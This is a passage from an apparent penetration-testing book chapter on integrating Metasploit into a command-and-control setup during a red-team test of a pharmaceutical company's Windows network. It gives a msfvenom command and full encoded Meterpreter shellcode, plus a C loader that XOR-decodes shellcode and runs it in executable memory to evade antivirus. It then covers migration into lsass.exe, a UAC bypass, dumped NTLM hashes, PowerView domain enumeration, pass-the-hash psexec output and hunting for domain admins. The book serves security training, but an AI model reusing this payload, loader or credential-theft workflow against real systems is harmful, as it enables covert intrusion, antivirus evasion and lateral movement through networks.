I didn't want this to be "Just Another Book On Metasploit ©". However, the framework is too useful to simply disregard and, if used correctly, it can solve and streamline a lot of the problems in the APT-modeling scenario. There are two versions of Metasploit—the free version which is completely adequate for our needs and the paid version, Metasploit Pro, which is a commercial product owned by Rapid 7. There's nothing inherently wrong with the commercial version, so feel free to give it a whirl.

> **NOTE**
>
> There are numerous (excessive even) resources to learn Metasploit. This is not one of them. A working understanding of Metasploit concepts, commands, and exploits is assumed. Here you are primarily concerned with bringing the functionality and flexibility of the framework into your own C2.

Metasploit Integration Basics

To integrate Metasploit into your C2, you need the following:

- A Metasploit listener running on your C2 infrastructure. This is a matter

of taste but in this example we're going to go with a TCP reverse connection listening on port 1234 on the localhost interface only.

- An AV-resilient Meterpreter client you can deploy via your SSH connection. Create a custom encoded payload that you will further harden and deliver as a small C application.
- The ability to route over your SSH connection so you can consolidate comms over a single connection and defeat Intrusion Detection Monitoring of network traffic. Ideally, you would use SSH dynamic connection tunneling, which would allow you to start a SOCKS proxy on our target machine and route all Metasploit traffic through it back to the C2. However, Metasploit doesn't allow you to specify proxy settings when generating shellcode, so you will use a simple reverse SSH tunnel with the Metasploit listener itself restricted to localhost and not exposed and open to the Internet.

Server Configuration

Server configuration is simply a matter of installing Metasploit and its dependencies. If you're using a Linux distribution geared toward penetration testing, this will all be in the repository. Otherwise, download and install it manually. You will definitely want to install PostgreSQL and ensure that that is playing well with Metasploit; however, this is all documented in detail elsewhere and I will not waste space here with trivialities.

Black Hats/White Hats

Metasploit is a widely used tool by both pen testers and miscreants and one that has seen considerable exposure to malware analysis, so to create an AV resilient payload is a two-step process. We will first need to generate the flat shellcode that will talk back to our C2 (our Meterpreter payload) and then you embed that in an encoded format and inject it straight into memory at runtime. So:

```
~# msfvenom -p windows/meterpreter/reverse_tcp lhost=localhost
lport=1234 -e x86/shikata_ga_nai -i 3 -f c
No platform was selected, choosing Msf::Module::Platform::Windows
from the payload
No Arch selected, selecting Arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 3 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 357 (iteration=0)
x86/shikata_ga_nai succeeded with size 384 (iteration=1)
x86/shikata_ga_nai succeeded with size 411 (iteration=2)
x86/shikata_ga_nai chosen with final size 411
Payload size: 411 bytes
unsigned char buf[] =
```

```
"\xdb\xde\xd9\x74\x24\xf4\xb8\x69\x68\x4d\x1a\x5a\x2b\xc9\xb1"
"\x61\x31\x42\x17\x03\x42\x17\x83\x83\x94\xaf\xef\x88\xa7\x8a"
"\x86\x6c\x94\x77\x7f\x04\xc0\x73\xde\xcf\xc1\xcd\x85\x8c\x14"
"\x29\x0b\xc4\x8c\x31\x3d\x6a\x0c\x7c\x84\x0b\xb0\xb9\x54\x4a"
"\xe9\x53\x0b\x9d\x2e\x1f\xe9\x16\xe7\x8b\x56\x26\x44\x04\x56"
"\xbf\xea\x91\xa3\x68\x47\xea\x6c\x4d\xbe\xa6\xa9\x32\x64\x1d"
"\xb7\x97\x83\x44\xac\xe4\xe5\x63\xb9\xe2\xb0\xc2\x3a\x55\x4f"
"\x88\x07\x29\x74\xfb\xe7\xcc\x5c\x91\xe8\x76\x93\x0b\xb9\x36"
"\xb7\x50\x90\x04\xbf\xe5\xe1\xaf\x8d\x81\x38\xd3\x66\xb2\x20"
"\xf3\xc3\xca\xa7\x02\xf8\x6d\x73\x39\x99\x0b\x6e\xc1\x5b\xaf"
"\x21\xc0\x3a\xe1\x38\x47\x18\xe3\x5e\x5b\x41\x7b\x8e\x35\x60"
"\xf9\x8e\xad\xc2\x97\x82\x1a\x1f\x05\x67\x88\x49\x48\xb7\xfa"
"\xf4\xcc\x33\xfd\xed\xdb\x6f\xac\xe4\x04\x28\xc2\x32\x54\x47"
"\xa2\x2d\x85\x76\x1a\xd3\x72\xc0\x9d\x0d\x13\xad\xb0\x97\x01"
"\x25\x88\x25\x64\xf7\x54\x55\x0a\x35\x55\x2a\x1f\x3a\xb9\x5f"
"\xa1\x5f\x4d\x57\xfa\xd0\x56\x24\xe5\x2f\x55\xf9\x2f\xdf\x2c"
"\x50\x59\xe6\xbb\xb1\x18\x42\xfa\x2d\xad\x76\xf4\xe6\x3e\x47"
"\xff\x05\x9f\x19\x71\x8a\xbd\x76\xd8\x24\x0d\x89\xf2\x16\xf3"
"\x89\x85\x8d\x2e\x05\x63\xda\x1f\xaf\x40\x89\xa5\x48\x42\x83"
"\xc2\xf9\xee\xa4\x11\x0b\x36\xef\x7b\xb1\x10\x09\xf2\x5b\x1c"
"\x24\x42\x41\x26\x76\x00\x02\xe6\x8f\xae\x01\x4a\x45\x95\xf9"
"\x7d\x78\x0d\x94\xd5\x21\xa4\xf3\x32\x95\x60\x3a\xfa\x6b\x67"
"\x49\x4d\x47\x13\x0c\x81\x71\xfe\xf4\x6f\x37\xc6\x70\xd5\x51"
"\xaa\x50\x74\x80\xad\x0f\x30\xf5\x4f\x2b\x60\xa0\x0c\x6f\x4c"
"\x13\x99\x39\x44\xaa\x22\x78\xe8\xa2\x54\x5c\x8f\x66\x6e\x7c"
"\xde\x4d\x7f\xd0\x13\x4a\xd3\x0c\xf3\xc5\xef\x83\xda\x48\xae"
"\xeb\xa9\xa4\x3c\xfb\x39\xc2\x9d\x4c\x8d\x23\xa7\x95\xc8\x6d"
"\xc2\x20\x1a\x9e\x58\x09";
```

Note that we've given the shellcode three iterations of the `x86/shikata_ga_nai` encoder to avoid AV signature detection, but that likely won't be enough. In order to pass muster, we will first further obfuscate our shellcode by XORing it with a simple key (in this case `xyz`) and then load that string into the following C code and compile it:

```
#include <windows.h>
#include <iostream>
int main(int argc, char **argv) {
char b[] = {/* your XORd with key of 'xyz' shellcode goes here*/};
char c[sizeof b];
for (int i = 0; i < sizeof b; i++) {c[i] = b[i] ^ 'x';}
void *exec = VirtualAlloc(0, sizeof c, MEM_COMMIT,
PAGE_EXECUTE_READWRITE);
memcpy(exec, c, sizeof c);
((void(*)())exec)();
}
```

If you submit the XOR function to Virus Total, you'll get what's shown in Figure 4.8.

SHA256:	d584f2cdb5b31af93bb7e7e188a7575eafe18e0a786f36bd1236cac79d9bfaa4
File name:	XOR_MS_Payload.exe
Detection ratio:	0 / 56
Analysis date:	2016-03-24 11:42:19 UTC (0 minutes ago)

Figure 4.8: A simple XOR function can easily defeat antivirus technology.

What Have I Said About AV?

By now you have probably learned that relying on AV to protect you from anything but the most trivial malware is a very bad idea. At the risk of repeating myself, in an APT scenario where you are being specifically targeted by a resourceful and patient attacker, AV is worse than useless, because it provides a false sense of security.

When discussing the use of Metasploit, I will also use the graphical frontend Armitage developed by Raphael Mudge. The reason for this is simply that the native Metasploit CLI interface doesn't provide particularly illustrative screenshots.

We could add a function to our C2 graphical interface to automate the deployment of the Metasploit agent or just upload and execute it manually. Metasploit has its own persistency functionality, but we won't be using it as it will get flagged by IDS. Instead, we'll initialize it from our own C2 infrastructure when needed. Our setup with integrated and deployed Metasploit now looks like Figure 4.9.




Figure 4.9: The Meterpreter session is tunneled over SSH and looks

innocent to network IDS.

Pivoting

One of the most important and useful functions that Metasploit brings to the equation is *pivoting*. This allows us to route attacks through a compromised machine and attack other network resources that it has visibility to. This is a stackable feature, meaning we can route through a chain of machines should we need to. This might be necessary for defeating certain kinds of network access control or you might want to stage attacks from a network resource of little value so that if detected by the SOC you haven't lost your beachhead access. Using Armitage this is a one-click process presented in a slick graphical interface.

Metasploit also implements a process-migration attack that (among other things) allows you to completely bypass process-based access control. That brings us neatly to the next section.

The Attack

The client provided a standard corporate Windows 7 imaged workstation, although we could also plug our own kit into their network. The first order of business was to compromise the workstation itself—what we learned here would tell us a lot about how the company handled information security in general. There is also the potential to acquire administration credentials that may be useful elsewhere.

The Hard Disk Firewall Fail

The workstations are running a modified kernel to prevent unauthorized processes from writing to the disk. This technology is easy to bypass and it's the first thing we need to get around before we can attack the workstation in earnest.

The HDF doesn't stop us from running code; it only prevents disk writes by unauthorized processes. Therefore our attack will need to migrate to another authorized process in order to get around this. Having write access to the hard drive will make privilege escalation attacks much easier (see Figure 4.10).




Figure 4.10: Notepad cannot write to the C drive. It's a fair bet most desktop software programs have the same restrictions.

Metasploit Demonstration

The quickest way to achieve this (and indeed to set up the workstation attack) is to use Metasploit. By deploying a Meterpreter payload into memory, we can list processes and migrate between them with the click of a mouse. In this example, we will list the processes running on the host to learn the PID (process ID) of the `lsass.exe` core Windows process and jump into it. See Figures 4.11 and 4.12.




Figure 4.11: Armitage displays a list of plugins and their owners.




Figure 4.12: Process migration is a one-click process. Here we have migrated into lsass.exe.

With our payload running in the `lsass.exe` process, we can use Metasploit to write to whatever we want, as shown in Figure 4.13.




Figure 4.13: In this example test.txt is uploaded from the attacker workstation.

Under the Hood

If you're interested in what is actually happening here, Metasploit is doing the following:

- Getting the PID the user wants to migrate into. This is the target process.
- Checking the architecture of the target process whether it is 32-bit or 64-bit. This is important for memory alignment but Metasploit can migrate between 32-bit and 64-bit processes.
- Checking if the meterpreter process has the `SeDebugPrivilege`. This is used to get a handle to the target process.
- Getting payload from the handler that is going to be injected into the target process. Calculating its length as well.
- Calling the `OpenProcess()` API to gain access to the virtual memory of the target process.
- Calling the `VirtualAllocEx()` API to allocate an RWX (Read, Write, Execute) memory in the target process.
- Calling the `WriteProcessMemory()` API to write the payload in the target memory virtual memory space.
- Calling the `CreateRemoteThread()` API to execute the newly created

memory stub having the injected payload in a new thread.

- Terminating the initial Meterpreter process.

Process migration is useful in other scenarios as well. Had we exploited a target using an Adobe PDF exploit, for example, we would lose our shell the moment the target closed Adobe, and by migrating we can avoid that.

Now that we can write to the local storage, we can go persistent (survive reboots) by installing a C2 agent to bring the workstation under our command and control; however, this is not strictly speaking necessary given that in this case the testing is entirely internal. Also, it's generally a good idea to do this as an administrative user rather than a humble user so that if you want to run commands via C2 later, you can do so with admin privileges.

We will cover the concepts and techniques in privilege escalation in detail in the next chapter. However, a simple local privilege escalation bug is all that is needed here to give us administrative rights and access to useful data like password hashes that can potentially be used to expand our influence over the rest of the network.

The attack we'll use is the Bypass UAC protection Bypass VBS attack, as shown in Figure 4.14.




Figure 4.14: Exploiting a vulnerability in the ScriptHost to escalate to the system.

This attacks works flawlessly against the Windows 7 build under attack (7601).

The Benefits of Admin

Now that we have compromised this machine to the administrator level, we will install the C2 agent and dump the password hashes for the local users. While we already have unrestricted access to this workstation, they may be useful elsewhere, particularly as a lot of organizations use one specific local admin account for tech support and then push software to the desktop. If we were able to obtain them, then lateral movement across the enterprise will become a lot easier.

In organizations that are using NTLM authentication (which in Windows shops is pretty much everyone), assuming that such an account existed, we wouldn't need to crack its hash to use it, as there is an attack called “Pass the Hash” where simply having possession of the password hash is sufficient to use it to log in into other hosts on the network. More on that shortly. In the meantime, I like to have the passwords and consider cracking them a worthy exercise. There are many tools and techniques you can use for password cracking—I like John the Ripper, but it's one of many. This is another time where process migration is usual. We can migrate into the `lsass.exe` process and dump cached hashes without touching the disk, which is another example of the futility of so-called hard disk firewalls.

```
pentestuser:502:E52CAC67419A9A224A3B108F3FA6CB6D:047310f22e642465092c4

Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c

pharmadmin:500:047310f22e642465092c42b4ef84490b:ecbbacc2fcaf2e07045b50
```

Now would be a good time to dump all the hosts from the Active Directory. AD isn't going to contain everything, but it's a good bet that all the systems that are part of the forest/domain infrastructure will be registered there. That's at least all workstations and servers Windows XP/2000 onward. The quickest and easiest way to do this is with the PowerView script we looked at earlier in the book:

```
C:> powershell.exe -nop -exec bypass

PS C:\> Import-Module ./powerview.ps1
PS C:\> Get-NetComputers | Out-File -Encoding ascii output.txt
```

This isn't a comprehensive audit of the entire network infrastructure. The dump won't contain `*nix` boxes, routers, switches, embedded devices, etc., but

it's an excellent starting point for getting a feel for what the network looks like.

However, if we dump the list of Windows domains, we can see that the infrastructure is also divided up by country:

```
C:> powershell.exe -nop -exec bypass

PS C:\> Import-Module ./powerview.ps1
PS C:\> Get-NetDomain  | Out-File -Encoding ascii domains.txt


UK
GER
AU
FR
DK
IT
INX
NL
IN
WIB
RD
ESP
```

We can also list hosts specific to each particular domain:

```
<snipped for brevity>


UK Hosts

UKDC01.uk.pharma.com
ukmail01.uk.pharma.com
pharmUK24.uk.pharma.com
pharmUK23.uk.pharma.com
pharmUK04.uk.pharma.com
pharmUK112.uk.pharma.com
UKSQL02.uk.pharma.com
pharmUK13.uk.pharma.com
pharmUK14.uk.pharma.com
pharmUK10.uk.pharma.com
uksql01.uk.pharma.com
pharmUK80.uk.pharma.com
pharmUK110.uk.pharma.com
pharmUK17.uk.pharma.com
pharmUK123.uk.pharma.com
ukutil01.uk.pharma.com
ukmail02.uk.pharma.com
euportal.uk.pharma.com

IT Hosts

pharmITLT03.it.pharma.com
nasd15b10.it.pharma.com
itdc01.it.pharma.com
```

```
ITTERM02.it.pharma.com
itdc02.it.pharma.com
itutil01.it.pharma.com
itterm01.it.pharma.com
itnas01.it.pharma.com
itsql02.it.pharma.com
itnas02.it.pharma.com
itmail01.it.pharma.com
ITSQL01.it.pharma.com
pharmIT21.it.pharma.com
pharmit52.it.pharma.com
pharmit57.it.pharma.com
pharmit53.it.pharma.com
pharmIT55.it.pharma.com
pharmIT23.it.pharma.com
pharmIT24.it.pharma.com
pharmIT02.it.pharma.com
```

I don't recommend mapping the network in any formal way, as this is going to generate a lot of ICMP and SNMP traffic at a minimum, which is loud and unnecessary. We want to stay under the radar and we have all the data we need to make informed decisions about what to attack next.

To get the populated network ranges, it's necessary to first convert the hostnames to IP addresses. This is a quick and dirty PowerShell script to do just that:

```
foreach ($computer in (get-content C:\hosts.txt)) {
  Try{
    [system.net.Dns]::GetHostAddresses($computer) | Foreach-Object {
      add-content -path C:\hosts-ips.txt -value
"$($_.IPAddressToString)"
    }
  } Catch {
  }
}
```

By cross-referencing this output, it becomes apparent that the architecture is divided into two main IP ranges. The first is 192.168.0, which is divided in /24 blocks by country.

```
192.168.0.0/24                          CN=UK
192.168.45.0/24                         CN=GER
192.168.10.0/24                         CN=AU
192.168.75.0/24                         CN=FR
192.168.55.0/24                         CN=DK
192.168.65.0/24                         CN=IT
192.168.85.0/24                         CN=NL
192.168.15.0/24                         CN=IN
192.168.30.0/24                         CN=WIB
192.168.12.0/24                         CN=RD
192.168.40.0/24                         CN=ESP
192.168.0.0/16                          CN=US
```

Typical Subnet Cloning

Given these domain specific hosts, each of these ranges appears to be loosely cloned from a template with the same host-naming nomenclature. Each country has its own domain controllers, mail server, file server, and workstations. The exception to this is 190.168.0.0, which appears to be configured as one massive /16 relating solely to hosts in North America. This is a major deviation from internal network design standards and it's unclear why this has been implemented in this way, given the company's history originating in Europe.

I would speculate that the American network segment was “bolted on” afterward and never properly migrated. That sort of thing happens fairly frequently. The important thing now is that we know there are multiple domains, we know how they're configured, and we know that they are likely managed locally with different local domain accounts and with an overlapping trust model. We can plan our attack now with some precision.

Recovering Passwords

Assuming that we couldn't decrypt the password hashes we recovered from the local test hosts (at least within a reasonable time frame using a dictionary attack, brute force, and rainbow tables), all is not lost. There is a well-documented attack within the Windows operating system where you can authenticate remotely to another host using only the encrypted hash, without having to know the plaintext (as is obviously normally the case). The attack exploits an implementation weakness in the authentication protocol in that the password hashes are not salted, and therefore remain static from session to session until the password is next changed. Ergo, if one administrative account on one workstation has the same password as the administrative password on a machine we're trying to access, we don't need to *know* the password, we only need to be in possession of the hash.

Using Metasploit makes this pretty simple. As you've already seen, Metasploit stores any hashes its able to acquire for later use. All we need to do to reuse a hash is add a target machine into the Armitage interface, right-click it, and select `psexec`, as shown in Figure 4.15.

Figure 4.15: Armitage makes a lot of tedious tasks a one-click affair.

Metasploit output confirms a successful attack:

```
SMBDomain => ITPHARMA23
SMBPass =>
aad3b435b51404eeaad3b435b51404ee:ecbbacc2fcaf2e07045b500d2a57ed4a
SMBUser => pharmaadmin
[*] Exploit running as background job.
[*] Connecting to the server…
[*] Authenticating to 192.168.68.69:445|ITPHARMA23 as user
'pharmaadmin'…
[*] Selecting PowerShell target
[*] 192.168.68.69:445 - Executing the payload…
[+] 192.168.68.69:445 - Service started!
```

This gives us local administrator control over the target system (which is great!), but what would be even better is to have domain administration credentials. This would allow us to walk over the entire network. There's a trick to doing this if you can find a workstation or server that a domain administrator is logged into and that you can get local administrator access to. Luckily, with PowerView, this is a snap. First of all, we need to enumerate the domain admins:

```
PS C:\> Invoke-StealthUserhunter -GroupName "Domain Admins"


UserDomain    : it.pharma.com
Username      : globaladmin
ComputerName : itmail01.it.pharma.com
IP            : 192.168.65.11
SessionFrom   : 190.168.96.21
LocalAdmin    :

UserDomain    : it.pharma.com
UserName      : globaladmin
ComputerName : itmail01.it.pharma.com
IP            : 192.168.65.11
SessionFrom   : 192.168.0.99
LocalAdmin    :

UserDomain    : it.pharma.com
UserName      : globaladmin
